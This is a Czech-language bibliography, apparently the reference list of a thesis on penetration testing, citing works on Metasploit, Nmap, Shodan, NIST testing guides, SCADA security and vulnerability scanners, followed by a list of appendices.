[17] Cortana tutorial. MUDGE, Raphael. STRATEGIC CYBER LLC. Fast and easy hacking [online]. 2012 [cit. 2013-02-19]. Dostupné z: http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf.

[18] SP800-115. *Technical Guide to Information Security Testing and Assessment*. Gaithersburg: [NIST Computer Security Division], 2008. Dostupné z: http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

[19] Metasploit architecture. Metasploit Unleashed [online]. [2012] [cit. 2013-02-18]. Dostupné z: http://www.offensive-security.com/metasploit-unleashed/Metasploit_Architecture

[20] *Advanced penetration testing for highly secured environments*. Birmingham: Packt publishing Ltd., 2012. ISBN 978-1-84951-774-4.

[21] MANSFIELD-DEVINE, Steve. Google hacking 101. *Network Security* [online]. 2009, roč. 2009, č. 3, s. 4-6 [cit. 2013-03-23]. ISSN 13534858. DOI: 10.1016/S1353-4858(09)70025-X. Dostupné z: http://linkinghub.elsevier.com/retrieve/pii/S135348580970025X

[22] LYON, Gordon Fyodor. *Nmap network scanning: official Nmap project guide to network discovery and security scanning*. 1st ed. Sunnyvale, CA: Insecure.Com, LLC, c2008, xxix, 434 p. ISBN 09-799-5871-7.

[23] Česká republika. Trestní zákoník. In: *Business Center*. 2009. Dostupné z: http://business.center.cz/business/pravo/zakony/trestni-zakonik/

[24] 2011 IEEE PES GENERAL MEETING, 24-28 July 2011. *The electrification of transportation*. Piscataway (New Jersey): IEEE PES, 2011. ISBN 978-145-7710-018. – frameworky a SCADA

[25] *Computers and Communications (ISCC), 2010 IEEE Symposium on* [online]. 2010 [cit. 2013-03-29]. ISBN 978-142-4477-548.

[26] An Integrated Application of Security Testing Methodologies to e-voting Systems. *Electronic participation second international conference, ePart 2010, Lausanne, Switzerland, August 29 - September 2, 2010: proceedings*. Berlin [etc.]:

SpringerLink [host], 2010, č. 6229, s. 225-236. ISSN 978-3-642-15158-3. DOI: 10.1007/978-3-642-15158-3_19. Dostupné z: http://link.springer.com/chapter/10.1007/978-3-642-15158-3_19

[27] FLICK, Tony a Justin MOREHOUSE. *Securing the smart grid: next generation power grid security*. Boston: Syngress, c2011, xxv, 290 p. ISBN 15-974-9570-0.

[28] KLC CONSULTING INC. *KLC Consulting* [online]. [2011] [cit. 2013-03-29]. Dostupné z: http://www.klcconsulting.net/cyber-security-case-studies/disaster-recovery.html#case-01

[29] CONRAD, James. Seeking help: the important role of ethical hackers. *Network Security* [online]. 2012, roč. 2012, č. 8, s. 5-8 [cit. 2013-03-31]. ISSN 13534858. DOI: 10.1016/S1353-4858(12)70071-5. Dostupné z: http://linkinghub.elsevier.com/retrieve/pii/S1353485812700715

[30] Dark reading. *Security dark reading* [online]. 2011 [cit. 2013-02-27]. Dostupné z: http://www.darkreading.com/database-security/167901020/security/attacks-breaches/231901051/strange-but-true-penetration-testing-stories.html

[31] SP800-60. *Guide for mapping types of information and information systems to security categories*. Gaithersburg: [NIST Computer Security Division], 2008. Dostupné z: http://csrc.nist.gov/publications/nistpubs/800-60-rev1/SP800-60_Vol1-Rev1.pdf

[32] FURTUNÃ, Adrian, Ion BICA a Victor-Valeriu PATRICIU. A structured approach for implementing cyber security exercises.*Communications (COMM), 2010 8th International Conference on*. 2010, 415 - 418. ISSN 978-1-4244-6360-2. DOI: 10.1109/ICCOMM.2010.5509123. Dostupné z: http://ieeexplore.ieee.org//xpl/articleDetails.jsp?tp=&arnumber=5509123&url=http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=5509123

[33] NACHREINER, Corey. Beat security auditors at their own game. *Network Security* [online]. 2009, roč. 2009, č. 3, s. 7-11 [cit. 2013-03-23]. ISSN 13534858. DOI: 10.1016/S1353-4858(13)70040-0. Dostupné z: http://linkinghub.elsevier.com/retrieve/pii/S1353485813700400

[34] Towards a practical and effective security testing methodology. *Proceedings - IEEE Symposium on Computers and Communications* [online]. 2010, č. 1, s. 320-325 [cit. 2013-04-03]. ISSN 15301346. DOI: 10.1109/ISCC.2010.5546813. Dostupné z: http://ieeexplore.ieee.org/xpl/articleDetails.jsp?arnumber=5546813f49b

[35] *Shodan for penetration testers*. Las Vegas, 2010. Dostupné z: https://www.defcon.org/images/defcon-18/dc-18-presentations/Schearer/DEFCON-18-Schearer-SHODAN.pdf

[36] Shodan search exposes insecure SCADA systems. NARAINE, Ryan. /*ZD Net* [online]. 2.11.2010. 2010 [cit. 2013-04-03]. Dostupné z: http://www.zdnet.com/blog/security/shodan-search-exposes-insecure-scada-systems/7611

[37] Hackers tap SCADA vuln search engine. *The Register* [online]. 2010 [cit. 2013-04-03]. Dostupné z: http://www.theregister.co.uk/2010/11/02/scada_search_engine_warning/

[38] BAYLES, Aaron W. *Penetration tester's open*

[39] *source toolkit*. Burlington, MA: Syngress Publishing, c2007-, v. <2- >. ISBN 15-974-9213-2.

[40] BRADBURY, Danny. In plain view: open source intelligence. *Computer Fraud*. 2011, roč. 2011, č. 4, s. 5-9. ISSN 13613723. DOI: 10.1016/S1361-3723(11)70039-2. Dostupné z: http://linkinghub.elsevier.com/retrieve/pii/S1361372311700392

[41] ALBITZ, Paul. *DNS and BIND*. 4th ed. Sebastopol: O´Reilly, 2001, xviii, 601 s. ISBN 05-960-0158-4. Dostupné z: http://docstore.mik.ua/orelly/networking_2ndEd/dns/index.htm

[42] NSLOOKUP IS DEAD, LONG LIVE DIG AND HOST. SMALLEY, Michael. *Smalley creative blog* [online]. 2011 [cit. 2013-04-05]. Dostupné z: http://blog.smalleycreative.com/linux/nslookup-is-dead-long-live-dig-and-host/

[43] LONG, Johnny. *Google hacking for penetration testers*. Burlington, MA: Syngress Pub., c2008, xix, 534 p. ISBN 978-159-7491-761.

[44] DAIMI, Kevin a Nazar EL-NAZEER. Evaluation of network port scanning tools. 2011. Dostupné z: http://www.lidi.info.unlp.edu.ar/WorldComp2011-Mirror/SAM3839.pdf

[45] ALI, Shakeel a Tedi HERIYANTO. *BackTrack 4: assuring security by penetration testing : master the art of penetration testing with BackTrack*. Birmingham, U.K.: Packt Open Source, 2011, vii, 371 p. ISBN 9781849513951.

[46] JASON ANDRESS, Steve Winterfeld, Technical editor RUSS ROGERS a Foreword by Stephen NORTHCUTT. *Cyber warfare techniques, tactics and tools for security practitioners*. Waltham, MA: Syngress, 2011. ISBN 978-159-7496-384. Dostupné z: http://books.google.cz/books?id=0oXL2u-Qmy0C&dq=openvas&hl=cs&source=gbs_navlinks_s

[47] Virtual Blueness. *The Nessus attack scripting language reference guide* [online]. [2000] [cit. 2013-04-23]. Dostupné z: http://www.virtualblueness.net/nasl.html

[48] SIMPSON, Michael T, Kent BACKMAN a James E CORLEY. *Hands-on ethical hacking and network defense*. 2nd ed., international ed. Boston, MA: Course Technology, Cengage Learning, c2011, xxiv, 455 p. ISBN 14-354-8609-9.

[49] MCCLURE, Stuart, Joel SCAMBRAY a George KURTZ. *Hacking exposed: network security secrets*. 5th ed. Emeryville, Calif.: McGraw-Hill/Osborne, 2005, xxiii, 692 p. ISBN 00-722-6081-5.

[50] HADNAGY, Christopher. *Social engineering: the art of human hacking*. Indianapolis, IN: Wiley, c2011, xix, 382 p. ISBN 978-111-8029-749.

[51] *Metasploit penetration testing cookbook*. Birmingham: Packt Publishing ltd, 2012. ISBN 978-1-84951-742-3.

[52] Filter by country. *ShodanHQ* [online]. 2013 [cit. 2013-05-08]. Dostupné z: http://www.shodanhq.com/

[53] MUDGE, Raphael. Armitage tutorial. MUDGE, Raphael. STRATEGIC CYBER LLC. Fast and easy hacking [online]. 2012 [cit. 2013-02-19]. Dostupné z: http://www.fastandeasyhacking.com/manual.

8 Seznam příloh

Příloha 1 – CD s výsledky scanů a auditů realizovaných nástroji Nessus a OpenVAS